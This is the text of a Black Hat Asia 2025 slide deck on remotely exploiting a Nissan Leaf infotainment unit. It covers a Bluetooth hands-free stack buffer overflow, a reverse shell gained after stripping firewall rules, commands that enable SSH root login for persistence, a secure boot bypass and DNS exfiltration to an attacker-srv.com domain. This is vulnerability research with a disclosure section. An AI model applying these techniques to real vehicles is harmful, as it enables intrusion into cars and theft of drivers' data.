black hat ASIA 2025

APRIL 3-4, 2025 BRIEFINGS

Remote Exploitation of Nissan Leaf: Controlling Critical Body Elements from the Internet

Mikhail Evdokimov Radu Motspan

Agenda

- 1. Introduction
- 2. Testbench and anti-theft
- 3. Bluetooth RCE
- 4. Persistence and data exfiltration
- 5. CAN communication
- 6. Gateway filtering
- 7. Leaf-specific UDS commands
- 8. Vulnerability disclosure



Introduction

Who Are We?



Radu Motspan <u>@ moradek</u> Reverse-Engineering Vulnerability Research Exploit Development



Mikhail Evdokimov

<u>@konatabrk</u> Reverse-Engineering Vulnerability Research Exploit Development

... and our teammates





Polina Smirnova

<u>@moe_hw</u> Reverse-Engineering Vulnerability Research Hardware Engineering

Target: Nissan Leaf ZE1

- Nissan Leaf 2nd Gen produced in 2020
- Gateway Unit: 284U15SN0A
 - CAN messages filtering
- Telematic Unit: 282755SN0E
 - Cellular communication
- Infotainment Unit: 259155SR0B
 - WLAN client mode only
 - Bluetooth (phonebook / calls)
 - USB (updates / communication)
 - Apple CarPlay / Android Auto
 - Navigation (Maps and GPS)





Testbench

- Bought several units from ebay
- Component mutual-authentication is enabled
- Went to the closest auto junkyard in Budapest
 - IVI, Gateway, BCM, IC, wiring harness
- The result is a working testbench





Anti-Theft: General Information

Anti-Theft protection is used to prevent theft of the IVI, or unauthorized access to the vehicle's systems

- Locking mechanisms
 - Firmware authentication
- VIN encoding
 - Disable if mismatch is detected
- Functionality reduction
 - Disturbance during usage



Anti-Theft: Nissan IVI Logic

- When IVI is switched on, the anti-theft challenge must be solved
- IVI communicates with the specific ECU over CAN bus
 - Error [GREEN]: No response received
 - Error [RED]: Incorrect response received
- If successful, the anti-theft is passed

CAN-ID	Message
0x71e: IVI \rightarrow ECU (seed)	14 03 f05bb5 17 ffff
0x72e: IVI \leftarrow ECU (solution)	14 c826e381 66 ffff
0x71e: IVI \rightarrow ECU (fixed)	24 c76c9a98 89 ffff
0x72e: IVI ← ECU (fixed)	24 c76c9a98 89 ffff

Anti-Theft: CAN Message Structure

CAN Message from 0x71e (IVI \rightarrow ECU)

Function	Seed	Constant			Chksum	Cons	stant
14	01	f0	5b	b5	15	ff	ff

CAN Message from 0x72e (ECU \rightarrow IVI)

Function	Calculation result			Chksum	Cons	stant	
14	ef	ef	ef	ef	d0	ff	ff


Checksum calc: (0x14 + 0x01 + 0xf0 + 0x5b + 0xb5) && 0x0ff = 0x15

Anti-Theft: Bypass

- Analyzed the runtime CAN communication between device and IVI
 - Could be done via the IVI firmware analysis but we respect our time
- Implemented a Python script based on the obtained information
 - Built a solution table for every seed
- The anti-theft protection is bypassed
 - IVI is completely functional




Infotainment: Hardware Analysis



Infotainment: Hardware Analysis: Internals #1

Renesas RH850/D1L microcontroller


i.MX6 automotive and infotainment processor by NXP





Cypress SPI memory chips


IVI top layer


Infotainment: Hardware Analysis: Internals #2











Bluetooth

Bluetooth



L2CAP Layer

HCI (Host-Controller Interface)

Lower Layer

Bluetooth: Bluedragon Evo Stack

- ARM 32-bit ELF executable
- Launched as root
- Bluetooth Stack a proprietary implementation
 - BT logic is divided into multiple libraries
 - Other devices might be vulnerable
- Security mitigations:
 - Stack: No canary found
 - PIE: PIE enabled
 - ASLR: ASLR enabled
- Fixed library loading addresses!
 - Discards the enabled ASLR
- Partially contains symbols simplifies reverse-engineering

root@MYCAR:~# cat /proc/sys/kernel/randomize_va_space 2 root@MYCAR:~# |

ASLR is enabled

Bluetooth: Pairing

Pairing - an authentication mechanism for Bluetooth devices

- Simple Secure Pairing or SSP (I/O caps)
 - Just Works
 - Numeric Comparison
 - Passkey Entry
- Legacy Pairing
 - Pin-code based

		Initiator					
		DisplayYesNo	KeyboardOnly	NoInputNoOutput			
	DisplayYesNo	Numeric Comparison	Passkey Entry	Just Works			
Responder	KeyboardOnly	Passkey Entry	Passkey Entry	Just Works			
	NoInputNoOutput	Just Works	Just Works	Just Works			

Bluetooth: Pairing: Nissan


- Accepts pairing requests only in Add New submenu
- Pairing can be completed without user interaction
- 0.5-click bluetooth communication:
 - 0-click if specific menu is opened
 - How to force a user to open it?
 - 2.4Ghz Jamming
- Link connections:
 - Can be established from any menu




Bluetooth: Hands-Free Profile (HFP)

HFP is used to place and receive audio streams.

- Based on RFCOMM
- Manages the communication process
- Signal control messages
- AT-commands based
- Audio goes through SCO channel



Bluetooth: Hands-Free Profile (HFP)



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Bluetooth: Hands-Free Profile (HFP)

- Most of the AT-commands are standardized
- Vendor-specific AT-commands might be implemented:
 - Mobile phone specific: Android, IPhone
 - Voice Recognition: Siri
- Request example: AT+COMMAND="AAAA", "BBBB"
- Response example: +COMMAND: "CCCC", "DDDD"

AT Command	Comment
AT+APLSIRI?	AT command to retrieve Siri status information
AT+APLNRSTAT	Obtains information about the state of incoming audio

HFP: Stack Buffer Overflow

```
size t fastcall HF_ParseRsp(RfDlc *dlc, uint8 t *rxbf, size t rxlen)
 size_t params[10]; // [sp+8Ch] [bp-94h] BYREF
 if ( j_CmpBuffer(rxbf, "+ANDROID:") )
  if ( j_CmpBuffer(&rxbf[space_len + 11], "probe") )
     param cnt = j GetParameters(
                   probe bf,
                   (unsigned int16)(probe len - 2),
                   &probe_params,
                   probe lens,
                   2u);
     switch ( param cnt )
       case 2:
         if ( (unsigned int)probe lens[1] - 2 <= 0xC )</pre>
           v40 = probe lens[0];
           memcpy(params, probe_params, probe_lens[0]);
```

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          memcpy(params, probe_params, probe_lens[0]);
```



```
if ( j_CmpBuffer(rxbf, "+ANDROID:") )
{
    if ( j_CmpBuffer(&rxbf[space_len + 11], "audiosource") )
    {
        j_GetParameters(
            v48,
            (unsigned __int16)(v49 - 2),
            tmp_params,
            &tmp_lens,
            1u
        );
        memcpy(params, tmp_params[0], tmp_lens);
    }
```

```
if ( j_CmpBuffer(rxbf, "+ANDROID:") )
{
    if ( j_CmpBuffer(&rxbf[space_len + 11], "vds") )
    {
        j_GetParameters(
        v52,
        (unsigned __int16)(v43 - 2),
        tmp_params,
        &tmp_lens,
        lu
      );
    memcpy(probe_lens, tmp_params[0], tmp_lens);
}
```

```
if ( j CmpBuffer(rxbf, "+ANDROID:") )
   ( j CmpBuffer(&rxbf[space len + 11], "audiosource") )
if
   j GetParameters(
    v48,
     (unsigned int16)(v49 - 2),
     tmp_params,
    &tmp_lens,
    1u
  memcpy(params, tmp params[0], tmp lens);
```


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      tmp_params,
      &tmp_lens,
      1u
    memcpy(probe lens, tmp params[0], tmp lens);
```

Multiple Stack-based Buffer Overflows

HFP: Exploitation


Bluetooth: HFP Exploitation

- Trivial ROP chain to call system() and gracefully continue BT stack execution
 - **Restriction:** 0x2c, 0x22 bytes are disallowed




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- But where is the system payload stored?




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 - Utilize AVCTP Bluetooth profile
 - AVCTP fragmentation message buffer



Bluetooth: HFP Exploitation

- Trivial ROP chain to call system() and gracefully continue BT stack execution
 - Restriction: 0x2c, 0x22 bytes are disallowed
- But where is the system payload stored?
 - Utilize AVCTP Bluetooth profile
 - AVCTP fragmentation message buffer
- Content of the system payload?



Bluetooth: HFP Exploitation: Payload

• Problem:

- Firewall restrictions based on the iptables rules
- Limits outbound connections

Bluetooth: HFP Exploitation: Payload


• Problem:

- Firewall restrictions based on the iptables rules
- Limits outbound connections
- Solution:
 - Get rid of DROP rules to establish a reverse shell

```
-A AntiSpoofOUTPUT -o bnep+ -j RemServicesNative
-A AntiSpoofOUTPUT -o mlink -j RemServicesNative
-A AntiSpoofOUTPUT -s 192.168.40.1/32 -o ethernet.400 -j RemServicesNative
-A AntiSpoofOUTPUT -o ethernet.400 -m pkttype --pkt-type multicast -j ACCEPT
-A AntiSpoofOUTPUT -j DROP
```

-A RemServicesNative -o aivc0.2 -p tcp -m tcp --dport 8443 -j ACCEPT -A RemServicesNative -o wlan0 -p tcp -m tcp --dport 8443 -j ACCEPT -A RemServicesNative -o ethernet.400 -p udp -m udp --dport 5004 -j ACCEPT -A RemServicesNative -o ethernet.400 -p udp -m udp --dport 5005 -j ACCEPT -A RemServicesNative -j DROP

Bluetooth: HFP Exploitation: Overview



Bluetooth: HFP Exploitation: Results

pi@rp:~ \$ ~/nissan/tsh cb Waiting for the server to connect...connected. root@MYCAR:/# id uid=0(root) gid=0(root) root@MYCAR:/# uname -a Linux MYCAR 3.14.79-01875-gf33a004 #1 SMP PREEMPT Thu Jul 2 13:22:54 IST 2020 armv71 GNU/Linux root@MYCAR:/# cat /proc/cpuinfo processor : 0 model name : ARMv7 Processor rev 10 (v71) BogoMIPS : 1581.05 Features : swp half thumb fastmult vfp edsp neon vfpv3 tls vfpd32 CPU implementer : 0x41 CPU architecture: 7 CPU variant : 0x2 CPU part : 0xc09 CPU revision : 10

Bluetooth: HFP Exploitation: Results

What do we have so far?

- 1-click Remote Code Execution (~0.5-clicks)
 - HFP Stack Buffer Overflow
- Permissions: root
- Ability to load arbitrary kernel modules
 - Absence of a kernel module signature verification



System: Information

- Bootloader: U-boot 2013.01.01
- Kernel: Linux-3.14.49
- SELinux: No
- Processes hypervisor: systemd
- Filesystem: ext4
- Filesystem integrity control: dm-verity
- Firewall configuration: Enabled
- Intrusion detection systems: None
- tmpfs under /tmp: Executable

root:*:17478:0:99999:7::: daemon:*:17478:0:99999:7::: bin:*:17478:0:99999:7::: svs:*:17478:0:99999:7::: sync:*:17478:0:99999:7::: games:*:17478:0:99999:7::: man:*:17478:0:99999:7::: lp:*:17478:0:99999:7::: mail:*:17478:0:99999:7::: news:*:17478:0:99999:7::: uucp:*:17478:0:99999:7::: proxy:*:17478:0:99999:7::: www-data:*:17478:0:99999:7::: backup:*:17478:0:99999:7::: list:*:17478:0:99999:7::: irc:*:17478:0:99999:7::: gnats:*:17478:0:99999:7::: nobody:*:17478:0:99999:7::: messagebus:!:17478:0:99999:7::: systemd-journal-gateway:!:17478:0:99999:7:::

To explore the system further we need debugging

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Problem:

• When connecting gdb to a process, IVI reboots

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- Kernel intercepts specific signals from processes?

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- Kernel intercepts specific signals from processes? Yes

_		<pre>exchnd: Continuing task with pid exchnd: Forced wake up for 1892</pre>	1892.	
Ē	463.944423]	<pre>net inc-scc: spurious interrupt:</pre>	IDLE	SRQ=0
E	466.944157]	<pre>net inc-scc: spurious interrupt:</pre>	IDLE	SRQ=0
E	500.909617]	<pre>exchnd: Continuing task with pid</pre>	31628.	
E	500.909693]	exchnd: Forced wake up for 31628		

To explore the system further we need debugging

- When connecting gdb to a process, IVI reboots
- The target process has special signal handling? No
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			Continuing task with pid	1892.	
	412.159929]	exchnd	Forced wake up for 1892		
E	463.944423]	net inc	-scc: spurious interrupt:	IDLE	SRQ=0
			-scc: spurious interrupt:		SRQ=0
E			Continuing task with pid		
E	500.909693]	exchnd	Forced wake up for 31628		



Kernel: Obtaining an Image

Kernel image can be found in the extracted firmware, however:

- The image is obviously compressed (uImage)
- Can't be decompressed via standard algorithms:
 - xz / lzma / gunzip / etc
- binwalk doesn't give any clues either


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Explore the u-boot bootloader!

Kernel: uImage Header



```
int __fastcall bootm_load_os(...)
if ( comp == 1 ) {
  // GUNZIP: uncompress
else if ( comp ) {
  if ( comp != 0x4d ) {
    printf("Unimplemented compression type %d\n", comp);
    return -3;
  v16 = lz77_decompress(
    load_buf,
    lzma_len,
    image_buf,
    image_len
   );
```

```
int __fastcall bootm_load_os(...)
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  if ( comp != 0x4d ) {
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  v16 = lz77_decompress(
    load_buf,
    lzma_len,
                                 LZ77 - ???
    image_buf,
     image_len
```

What is LZ77?

- Lossless data compression algorithm
 - Published in 1977
- Basis for LZW, LZSS, LZMA and others
- Public implementations: <u>cstdvd/lz77</u>
 - Didn't work for our kernel image

What is LZ77?

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Solution: Emulate 1z77_decompress() via Qiling framework

This hook will be executed at the end of the lz77_decompress # function to save the decompressed kernel into the file def save_kernel(ql: Qiling) -> None: kernel = ql.mem.read(image_buf, image_len) with open('./kernel.extracted', 'wb') as f: f.write(kernel)

Kernel: exchnd LKM

Exception Handler Driver (built-in):

- Catches exceptions (signals) from processes
 - Registers kprobes / jprobes at specific kernel procedures
- Does predefined actions when an exception event occurs
 - In our case, it's IVI reboot for SIGTRAP
- Provides post-mortem data



Kernel: exchnd LKM

Exception Handler Driver (built-in):

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Solution:

• Upload a custom LKM that removes the registered kprobes / jprobes

[195.492226] sigdisable: module license 'unspecified' taints kernel.
[195.492244] Disabling lock debugging due to kernel taint
[195.646991] exchnd: Removed
[195.647010] sigdisable: removed exchnd driver

Kernel: exchnd LKM: Results

What do we have so far?

- Kernel-mode code execution
- Uncompressed Linux kernel image
- Disabled exception handler LKM
- Finally, we can debug any process on the system

Persistence and Data Exfiltration

Persistence

Possible ways to achieve persistence on IVI

- Find interesting writable configurations
- Compromise the secure boot chain

Partition	Path	Mode
/dev/mmcblk1p1	/	го
/dev/mmcblk1p3	/var/opt/bosch/persistent	гw
/dev/mmcblk1p5	/var/opt/bosch/static	го
/dev/mmcblk1p6	/var/opt/bosch/dynamic	rw

Persistence: SSH Server

ALD - Authorization Level Daemon, a daemon for automatically switching security levels in the system:

- sshd@.service
- firewall.service

[Unit]

Description=OpenSSH Per-Connection Daemon (AIVI)
as the service depends on existing files, the partition need to be available
After=syslog.target rbcm-mount-dynamic.target ald_once.service tty-ssh-checker.service
Wants=tty-ssh-checker.service
DefaultDependencies=no

this service is protected by ALD!
it only starts, if FEATURE is either enabled permanently or (usage of |) temporarily
ConditionPathExists=|/var/run/ald/SSHenabled
ConditionPathExists=|/var/opt/bosch/dynamic/ald/SSHenabled
the existence of the ald folders is ensured by the dependency to ald.service

[Unit]

Description=Firewall configuration
DefaultDependencies=no
dynamic partition is needed because of below Condition statements
After=pretty-early.target rbcm-mount-dynamic.target
OnFailure=firewall-emergency.service
#none of the following files should exist
ConditionPathExists=|/var/opt/bosch/dynamic/ald/FWdisabled
ConditionPathExists=|/var/run/ald/FWdisabled

Persistence: SSH Server

SSH server can be enabled on Wi-Fi or USB2Ethernet interfaces:


rm /var/opt/bosch/dynamic/ald/SSHdisabled
rm /var/opt/bosch/dynamic/ald/rootLogindisabled
touch /var/opt/bosch/dynamic/ald/SSHenabled
touch /var/opt/bosch/dynamic/ald/rootLogindenabled
rm /var/opt/bosch/dynamic/ald/FWdisabled

Persistence: SSH Server patch


A new service tty-ssh-checker is added as a dependency for sshd@.service:

```
#!/bin/bash
Marker_Path=/var/opt/bosch/dynamic/ald
ALD Level=$(dbus-send --system --dest=com.adit.de.ALD ...)
. . .
if [ ${ALD_Level} -1t 30 ];
then
    if [ -f ${Marker Path}/SSHenabled ];
    then
        rm ${Marker Path}/SSHenabled
        touch ${Marker Path}/SSHdisabled
   fi
fi
sync
exit 0
```

Persistence: SSH Server patch bypass



Persistence: Secure Boot Overview




Persistence: HAB

- HAB code is located in the Boot ROM and is loaded at 0 address
- After the system boot, this memory is still loaded
- It can be dumped via accessing physical addresses 0x0 0x12000
 - Utilize /dev/mem

00000000:	1C F0 9F E5-1C F0 9F E5-1C F0 9F E5-1C F0 9F E5 └-fÕL-fÕ	ĺL- f Õ
00000010:	1C F0 9F E5-1C F0 9F E5-1C F0 9F E5-1C F0 9F E5 L-fÕL-fÕ	
00000030:	C4 FF 93 00-C8 FF 93 00-CC FF 93 00-D0 FF 93 00 − ô Lô Pô	ðô
00000040:	D4 FF 93 00-D8 FF 93 00-15 00 00 00-43 6F 70 79 ÈôÏô§	Сору
00000050:	72 69 67 68-74 20 28 43-29 20 32 30-30 37 2D 32 right (C) 20	07-2
00000060:	30 31 33 20-46 72 65 65-73 63 61 6C-65 20 53 65 013 Freescal	.e Se
00000070:	6D 69 63 6F-6E 64 75 63-74 6F 72 2C-20 49 6E 63 miconductor,	Inc
00000080:	2E 20 41 6C-6C 20 52 69-67 68 74 73-20 52 65 73 . All Rights	Res
00000090:	65 72 76 65-64 2E 00 00-DD 00 2C 41-5D 74 00 00 erved. ¦,A	.]t
000000A0:	1F 76 00 00-89 76 00 00-F5 79 00 00-9B 79 00 00 ▼v ëv §y	øу
000000B0:	C1 78 00 00-53 77 00 00-0F 7B 00 00-55 7B 00 00 ⊥x Sw ⇔{	U{
00000000:	<u> C1 7B 00 00-83 23 00 00-35 20 00 00-A5 22 00 00 </u>	Ñ"


Persistence: Secure Boot Bypass

- Known CVE-2017-7932 found by Quarkslab:
 - Stack Overflow in CSF certificate processing



Persistence: Secure Boot Bypass

- Known CVE-2017-7932 found by Quarkslab:
 - Stack Overflow in CSF certificate processing
- Allows to disable signature check for DTB
- Patch arguments for dm-verity with extra value ignore_corruption



Persistence: Secure Boot Bypass


• Modify the root filesystem:

>ssh -l root 1	72.17.1.155
root@MYCAR:~#	
root@MYCAR:~#	
root@MYCAR:~#	
root@MYCAR:~# mount -o remount,rw /	
root@MYCAR:~# touch /etc/poc	
root@MYCAR:~# ls -la /etc/poc	and the second the second second second second
-rw-rr 1 root root root@MYCAR:~# reboot	0 May 10 02:01 /etc/poc
client loop: send disconnect: Connecti	ion narat
cifenc_100p. send disconnect. connecti	ton reset
>	
ssh -l root 1	72.17.1.155
root@MYCAR:~#	
root@MYCAR:~#	
root@MYCAR:~#	
root@MYCAR:~# ls -la /etc/poc	
-rw-rr 1 root root	0 May 10 02:01 /etc/poc

 Patch the bash script /opt/bosch/base/bin/app_fcswupdate_wrapper.sh, which is executed on every boot

Data exfiltration

- IVI has access to the Internet over TCU
- DNS requests are not filtered
- Requests to subdomains *.attacker-srv.com can be used for data exfiltration
- Use dnscat2¹ to create a tunnel to the TCP server on IVI

